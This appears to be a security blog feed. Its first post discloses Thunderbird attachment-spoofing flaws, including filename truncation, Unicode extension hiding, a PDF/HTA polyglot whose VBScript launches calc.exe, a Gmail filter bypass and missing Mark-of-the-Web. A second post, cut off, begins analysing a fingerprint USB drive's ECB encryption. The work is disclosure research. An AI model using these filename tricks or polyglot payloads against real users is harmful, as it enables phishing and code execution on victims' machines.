Thunderbird under Microsoft Windows in version 102.02.0 and below is showing some unexpected behaviour which might be abused for social engineering or phishing attacks.
Tests were performed with:


      Prod...
    </summary>


    <content><p>In this blog post a few techniques for tampering with Thunderbird attachments, which simplify social engineering (SE) attacks from an attacker perspective, are shown.</p>

<h1 id="introduction">Introduction</h1>
<p>Thunderbird under Microsoft Windows in version 102.02.0 and below is showing some unexpected behaviour which might be abused for social engineering or phishing attacks.
Tests were performed with:</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Version</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>OS</td>
      <td><a href="https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/">Windows 10 Professional x64 1809</a></td>
    </tr>
    <tr>
      <td>E-mail</td>
      <td><a href="https://download.mozilla.org/?product=thunderbird-91.11.0-SSL&amp;amp;os=win64&amp;amp;lang=en-US">Thunderbird 91.11.0</a></td>
    </tr>
    <tr>
      <td>E-mail</td>
      <td><a href="https://download.mozilla.org/?product=thunderbird-91.11.0-SSL&amp;amp;os=win64&amp;amp;lang=en-US">Thunderbird 102.02.0</a></td>
    </tr>
    <tr>
      <td>Antivirus</td>
      <td>Windows Defender Signatures up-to-date (7/19/2022)</td>
    </tr>
  </tbody>
</table>

<h1 id="tldr">tl;dr</h1>
<p>For those who do not have the time to read: All the stuff in a short clip. 
<img src="/assets/img/papers/thunderbird-tampering/Thunderbird_tldr-2022-07-19_21.16.46_redacted.gif" alt="tl;dr Proof-of-Concept" width="100%" />
<em>tl;dr Proof-of-Concept</em></p>

<h3 id="whats-ongoing-here">What’s ongoing here?</h3>
<ul>
  <li>Polyglot file to render in Thunderbird and to execute script</li>
  <li>Polyglot file PDF/HTA bypasses gmail file filter</li>
  <li>Drag &amp;amp; Drop cuts filename to 128 characters</li>
  <li>Unicode characters expand when being saved to disk, adding a layer of obfuscation</li>
  <li>No Mark-of-the-Web attribute applied</li>
</ul>

<p>Below, you will find the details.</p>

<h1 id="drag--drop">Drag &amp;amp; Drop</h1>
<p>Thunderbird is cutting the file name to 128 characters when using Drag &amp;amp; Drop under Windows.
As this is a strict crop, the extension of the file can change when being dropped to disk.</p>

<p>This means an attacker can craft a special file which seems to be a PDF but is an executable when being dropped from the e-mail.</p>

<p>A simple example would be:</p>

<p><code class="language-plaintext highlighter-rouge">totally_not_malicious_file_with_more_then_128_characters_definetly_no_problem_here_aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.exe.pdf</code></p>

<p><img src="/assets/img/papers/thunderbird-tampering/Compose_mail.png" alt="Attaching PDF file to e-mail" width="100%" />
<em>Attaching PDF file to e-mail</em></p>

<p>When the file is dropped to the desktop or a folder, the extension is cut off at 128 characters, leaving this:
<code class="language-plaintext highlighter-rouge">totally_not_malicious_file_with_more_then_128_characters_definetly_no_problem_here_aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.exe</code></p>

<p>As the file is an executable, the Windows calculator in this case, a double-click then executes the binary.</p>

<p><img src="/assets/img/papers/thunderbird-tampering/Drop.png" alt="Popping a calculator by double-click" width="100%" />
<em>Popping a calculator by double-click</em></p>

<h2 id="demo-time">Demo time</h2>
<p><img src="/assets/img/papers/thunderbird-tampering/Thunderbird_DragAndDropoutput.gif" alt="Demo showing the attack vector" width="100%" />
<em>Demo showing the attack vector</em></p>

<h1 id="unicode">Unicode</h1>
<p>Additionally, Thunderbird is showing some interesting behaviour when it comes to unicode characters in attachments. In received e-mails the unicode characters are shown sanitized, but when being saved to disk they expand.</p>

<h2 id="u00a0-no-break-space-not-normalized">U+00A0 (NO-BREAK SPACE) not normalized</h2>
<p>The file saving feature, Drag &amp;amp; Drop functionality and the “save” dialog for attachments normalize some special characters when dropping a file.
For example, multiple “{Spaces}” were combined to one.
There are some characters which bypass this layer of protection and therefore move some file endings out of sight for the user.
For example a U+00A0 : No-Break Space is not truncated.
The following file might move the real extensions out of the user’s sight.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>totally_not_malicious_file_with_more_then_128.pdf                                                                          .exe.pdf
</pre></td></tr></tbody></table></code></pre></div></div>
<p>Did you notice the .exe.pdf file extension on the right?</p>

<p>The escaped version looks like this:</p>

<p><code class="language-plaintext highlighter-rouge">totally_not_malicious_file.pdf\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0.exd.pdf</code></p>

<p>As we can see in the figure, the unicode characters are not shown, but are validated when being saved to disk.
<img src="/assets/img/papers/thunderbird-tampering/NoBreakSpace.png" alt="Saving attachment with U+00A0 in filename" width="100%" />

<em>Saving attachment with U+00A0 in filename</em></p>

<p>As Windows is keeping the “No-Break Spaces”, the explorer will most likely not show the extension, because the file name is long (128 characters).</p>

<p><img src="/assets/img/papers/thunderbird-tampering/NoBreakSpace2.png" alt="Showing the full filename in Explorer" width="100%" />
<em>Showing the full filename in Explorer</em></p>

<h2 id="u202e-right-to-left-override-interpreted">U+202E (RIGHT-TO-LEFT OVERRIDE) interpreted</h2>
<p>When crafting a file with the U+202E RIGHT-TO-LEFT OVERRIDE character we can hide file extensions even better.</p>

<p><code class="language-plaintext highlighter-rouge">totally_not_malicious_file.pdf‮                                                                                             .bat.pdf</code></p>

<p>When you select the output of the box and mark characters by pressing SHIFT+right, you can see the order of the characters.</p>

<p>The escaped version looks like this:</p>

<p><code class="language-plaintext highlighter-rouge">totally_not_malicious_file.pdf\u202E\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0\u00A0.bat.pdf</code></p>

<p>Even a quite simple example shows that guessing the correct file extension of the file is not trivial. This can be seen in the following figure.</p>

<p><img src="/assets/img/papers/thunderbird-tampering/RightToLeft.png" alt="Simple example with a BAT file" width="100%" />
<em>Simple example with a BAT file</em></p>

<p><img src="/assets/img/papers/thunderbird-tampering/RightToLeft2.png" alt="Popping a calculator by double-click the batch file" width="100%" />

<em>Popping a calculator by double-click the batch file</em></p>

<p>Sidenote: The unicode RIGHT-TO-LEFT OVERRIDE in the filename is also used in error messages, which might provide some additional possibilities to break components of the graphical user interface.</p>

<p><img src="/assets/img/papers/thunderbird-tampering/RightToLeft3.png" alt="Broken error message" width="100%" />
<em>Broken error message</em></p>

<h1 id="polyglot-file">Polyglot file</h1>
<p>With a little bit of file tampering it is possible to craft a polyglot file which still allows rendering in the e-mail client but does something different when being saved to the filesystem. An example might be:</p>

<h2 id="hta--htm">HTA / HTM</h2>
<p>HTA files are HTML files with the possibility to include some scripting language to run commands.
The following Mini-PoC is opening a calculator when running with a HTA extension. When running in a browser as HTM file, the script tag is ignored and only the HTML body is rendered.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>&amp;lt;HTML&amp;gt; 
&amp;lt;meta http-equiv="Content-Type" content="text/html; charset=utf-8"&amp;gt;
&amp;lt;HEAD&amp;gt; 
&amp;lt;script language="VBScript"&amp;gt;
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc.exe"
self.close
&amp;lt;/script&amp;gt;
&amp;lt;body&amp;gt;
demo
&amp;lt;/body&amp;gt;
&amp;lt;/HEAD&amp;gt; 
&amp;lt;/HTML&amp;gt; 
</pre></td></tr></tbody></table></code></pre></div></div>
<p>By using the long file name, we can have the extension swap when saving the file to disk.
<code class="language-plaintext highlighter-rouge">totally_not_malicious_file_with_more_then_128.pdf                                                                          .hta.htm</code></p>

<h2 id="hta--pdf">HTA / PDF</h2>
<p>Most of the PDF readers do not stumble about the extra lines at the end of the file. And the mshta.exe, responsible in a Windows environment for running HTA files, is quite robust and continues also in error cases until a valid command is found.
The following snippet is a minimal PDF file and also a HTA file which pops a calculator.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
</pre></td><td class="rouge-code"><pre>%PDF-1.2 
9 0 obj
&amp;lt;&amp;lt;
&amp;gt;&amp;gt;
stream
BT/ 9 Tf(Test)' ET
endstream
endobj
4 0 obj
&amp;lt;&amp;lt;
/Type /Page
/Parent 5 0 R
/Contents 9 0 R
&amp;gt;&amp;gt;
endobj
5 0 obj
&amp;lt;&amp;lt;
/Kids [4 0 R ]
/Count 1
/Type /Pages
/MediaBox [ 0 0 99 9 ]
&amp;gt;&amp;gt;
endobj
3 0 obj
&amp;lt;&amp;lt;
/Pages 5 0 R
/Type /Catalog
&amp;gt;&amp;gt;
endobj
trailer
&amp;lt;&amp;lt;
/Root 3 0 R
&amp;gt;&amp;gt;
%%EOF
&amp;lt;script language="VBScript"&amp;gt;
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc.exe"
self.close
&amp;lt;/script&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>We can further improve this and add some social engineering vector by telling the user that the file must be saved to disk to correctly render.</p>

<p>An example with a little bit more effort might look like this:</p>

<p>A double-click in Thunderbird opens the PDF
<img src="/assets/img/papers/thunderbird-tampering/Polyglot_1.png" alt="Polyglot PDF/HTA file" width="100%" />
<em>Polyglot PDF/HTA file</em></p>

<p>A double-click after Drag &amp;amp; Drop saving the file starts the HTA and therefore popping a calculator.</p>

<p><img src="/assets/img/papers/thunderbird-tampering/Polyglot_2.png" alt="Popping a calculator by double-click" width="100%" />
<em>Popping a calculator by double-click</em></p>

<p>To increase the stealthiness, we can still open a real PDF via the HTA code execution after executing our malicious payload.</p>

<h1 id="gmail">Gmail</h1>
<p>It is quite obvious, but still interesting, that for example Google’s gmail is not blocking the prepared HTA file, as it is an (almost correct, at least renderable) PDF file. 
Normally, HTA files are blocked by gmail.</p>

<p>In combination with Thunderbird there might be the risk of code execution.</p>

<h1 id="mark-of-the-web">Mark-of-the-Web</h1>
<p>When it comes to phishing, it is also interesting that Thunderbird does not add the Mark-of-the-Web (MotW) flag to attachments when using the Drag &amp;amp; Drop function. Therefore, some protections like the protected view in MS Office are skipped.</p>

<p>The left file was saved via the “Save as” dialog and got the MotW applied. The second one was saved via Drag &amp;amp; Drop and did not get MotW applied.</p>

<p><img src="/assets/img/papers/thunderbird-tampering/MOTW.png" alt="No Mark-of-the-Web applied" width="100%" />
<em>No Mark-of-the-Web applied when using Drag &amp;amp; Drop</em></p>

<h1 id="mitigation">Mitigation</h1>
<p>If Thunderbird is being used in a corporate environment, it is possible to scan for long attachment file names. Also, the double file extension can be detected.</p>

<p>In a private environment, it is up to the user. 
Doublecheck files before saving them to disk and even one more time before executing them.</p>

<p>And of course Mozilla can improve the handling on their side.
The limit to “128 characters Drag &amp;amp; Drop” and the “Unicode normalization issue” have been reported via Mozilla’s Bugzilla system.
Those issues are unpatched today and should still work in an up-to-date Thunderbird version.</p>

<h1 id="conclusion">Conclusion</h1>
<p>The shown tamperings with the attachment file names are just some simple examples. For sure, it is possible to find some more sophisticated variants and thus some phishing or social engineering.
Who knows what Unicode characters are having an impact about showing the file name?</p>

<p>If you have any comments on this or things to mention, please reach out to us.</p>

<h1 id="thanks">Thanks</h1>
<p>I still want to thank the Mozilla Team for their respectable work and for providing a great e-mail client.</p>

<h1 id="links">Links</h1>
<p>Work and inspiration from others:</p>

<ul>
  <li>
    <p>Thunderbird:
<a href="https://www.thunderbird.net/">https://www.thunderbird.net/</a></p>
  </li>
  <li>
    <p>Blog post by exandroid: 
<a href="https://www.exandroid.dev/2022/03/21/initial-access-right-to-left-override-t1036002/">https://www.exandroid.dev/2022/03/21/initial-access-right-to-left-override-t1036002/</a></p>
  </li>
  <li>
    <p>Tweet by @mariuszbit:
<a href="https://twitter.com/mariuszbit/status/1490438231313289216">https://twitter.com/mariuszbit/status/1490438231313289216</a></p>
  </li>
  <li>
    <p>Blog post by Outflank over MotW:
<a href="https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/">https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/</a></p>
  </li>
</ul></content>
  

  </entry>

  
  <entry>
    <title>Hacking Some More Secure USB Flash Drives (Part II)</title>
    <link href="https://blog.syss.com/posts/hacking-usb-flash-drives-part-2/" rel="alternate" type="text/html" title="Hacking Some More Secure USB Flash Drives (Part II)" />
    <published>2022-06-22T09:00:00+02:00</published>
  
    <updated>2022-06-22T09:23:41+02:00</updated>
  
    <id>https://blog.syss.com/posts/hacking-usb-flash-drives-part-2/</id>
    <content src="https://blog.syss.com/posts/hacking-usb-flash-drives-part-2/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="paper" />
    
    <category term="exploit" />
    
    <category term="advisory" />


    <summary>


      In the second article of this series, SySS IT security expert Matthias Deeg presents security vulnerabilities found in another crypto USB flash drive with AES hardware encryption.

    </summary>


    <content><p>In the second article of this series, SySS IT security expert Matthias Deeg presents security vulnerabilities found in another crypto USB flash drive with AES hardware encryption.
<!--more--></p>

<h1 id="introduction">Introduction</h1>

<p>In the second part of this blog series, the research results concerning the secure USB flash drive <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> shown in the following Figures are presented.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_executive_fingerprint_secure_front.jpg" alt="Front view of Verbatim Executive Fingerprint Secure SSD" />
<em>Front view of the secure USB flash drive Verbatim Executive Fingerprint Secure</em></p>

<p>The <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> is a USB drive with AES 256-bit hardware encryption and a built-in fingerprint sensor for unlocking the device with previously registered fingerprints.</p>

<p>The manufacturer describes the product as follows:</p>

<blockquote>
  <p>The AES 256-bit Hardware Encryption seamlessly encrypts all data on the
drive in real-time. The drive is compliant with GDPR requirements as
100% of the drive is securely encrypted. The built-in fingerprint
recognition system allows access for up to eight authorised users and
one administrator who can access the device via a password. The SSD
does not store passwords in the computer or system’s volatile memory
making it far more secure than software encryption.</p>
</blockquote>

<p>The used test methodology regarding this research project, the considered attack surface and attack scenarios, and the desired security properties expected in a secure USB flash drive were already described in <a href="https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/">the first part of this article series</a>.</p>

<h1 id="hardware-analysis">Hardware Analysis</h1>

<p>When analyzing a hardware device like a secure USB flash drive, the first thing to do is taking a closer look at the hardware design. By opening the case of the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a>, its printed circuit board (PCB) can be removed. The following figure shows the front side of the PCB and the used SSD with an M.2 form factor.</p>
<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_executive_fingerprint_secure_pcb_front.jpg" alt="PCB front side of Verbatim Executive Fingerprint Secure SSD" />
<em>PCB front side of Verbatim Executive Fingerprint Secure SSD</em></p>

<p>Here, we can already see the first three main components of this device:</p>

<ol>
  <li>NAND flash memory chips</li>
  <li>a memory controller (Maxio MAS0902A-B2C)</li>
  <li>a SPI flash memory chip (XT25F01D)</li>
</ol>

<p>On the back side of the PCB, the following further three main components can be found:</p>

<ol start="4">
  <li>a USB-to-SATA bridge controller (INIC-3637EN)</li>
  <li>a fingerprint sensor controller (INIC-3782N)</li>
  <li>a fingerprint sensor</li>
</ol>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_executive_fingerprint_secure_pcb_back.jpg" alt="PCB back side of Verbatim Executive Fingerprint Secure SSD" />
<em>PCB back side of Verbatim Executive Fingerprint Secure SSD</em></p>

<p>The Maxio memory controller and the NAND flash memory chips are part of an SSD in M.2 form factor. This SSD can be read and written using another SSD enclosure supporting this form factor which was very useful for different security tests.</p>

<h1 id="encryption">Encryption</h1>

<p>Just like the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> covered in <a href="https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/">the first part of this article series</a>, the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> contains a SATA SSD with an M.2 form factor which can be used in another compatible SSD enclosure. Thus, analyzing the actually stored data of this secure USB flash drive was also rather easy.</p>

<p>By having a closer look at the encrypted data, obvious patters could be seen, as the following hexdump illustrates:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre># hexdump -C /dev/sda
00000000  7c a1 eb 7d 4e 39 1e b1  9b c8 c6 86 7d f3 dd 70  ||..}N9......}..p|
*
000001b0  99 e8 74 12 35 1f 1b 3b  77 12 37 6b 82 36 87 cf  |..t.5..;w.7k.6..|
000001c0  fa bf 99 9e 98 f7 ba 96  ba c6 46 3a e5 bc 15 55  |..........F:...U|
000001d0  7c a1 eb 7d 4e 39 1e b1  9b c8 c6 86 7d f3 dd 70  ||..}N9......}..p|
*
000001f0  92 78 15 87 cd 83 76 30  56 dd 00 1e f2 b3 32 84  |.x....v0V.....2.|
00000200  7c a1 eb 7d 4e 39 1e b1  9b c8 c6 86 7d f3 dd 70  ||..}N9......}..p|
*
00100000  1e c0 fa 24 17 d9 4b 72  89 44 20 3b e4 56 99 32  |...$..Kr.D ;.V.2|
00100010  d8 65 93 7c 37 aa 8f 59  5e ec f1 e7 e6 9b de 9e  |.e.|7..Y^.......|
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">*</code> in this hexdump output means that the previous line (here 16 bytes of data) is repeated one or more times. The first column showing the address indicates how many consecutive lines are the same. For example, the first 16 bytes <code class="language-plaintext highlighter-rouge">7c a1 eb 7d 4e 39 1e b1  9b c8 c6 86 7d f3 dd 70</code> are repeated 432 (0x1b0) times starting at the address <code class="language-plaintext highlighter-rouge">0x00000000</code>, and the same pattern of 16 bytes is repeated 32 times starting at the address <code class="language-plaintext highlighter-rouge">0x000001d0</code>.</p>

<p>Seeing such repeating byte sequences in encrypted data is not a good sign, as we already know from part one of this series.</p>

<p>By writing known byte patterns to an unlocked device, it could be confirmed that <strong>the same 16 bytes of plaintext always result in the same 16 bytes of ciphertext</strong>. This looks like a block cipher encryption with 16 byte long blocks using <a href="https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB)">Electronic Codebook (ECB)</a> mode was used, for example AES-256-ECB.</p>

<p>For some data, the lack of the cryptographic property called diffusion, which this operation mode has, can leak sensitive information even in encrypted data. A famous example for illustrating this issue is a bitmap image of Tux, the Linux penguin, and its ECB encrypted data shown in the following Figure.</p>

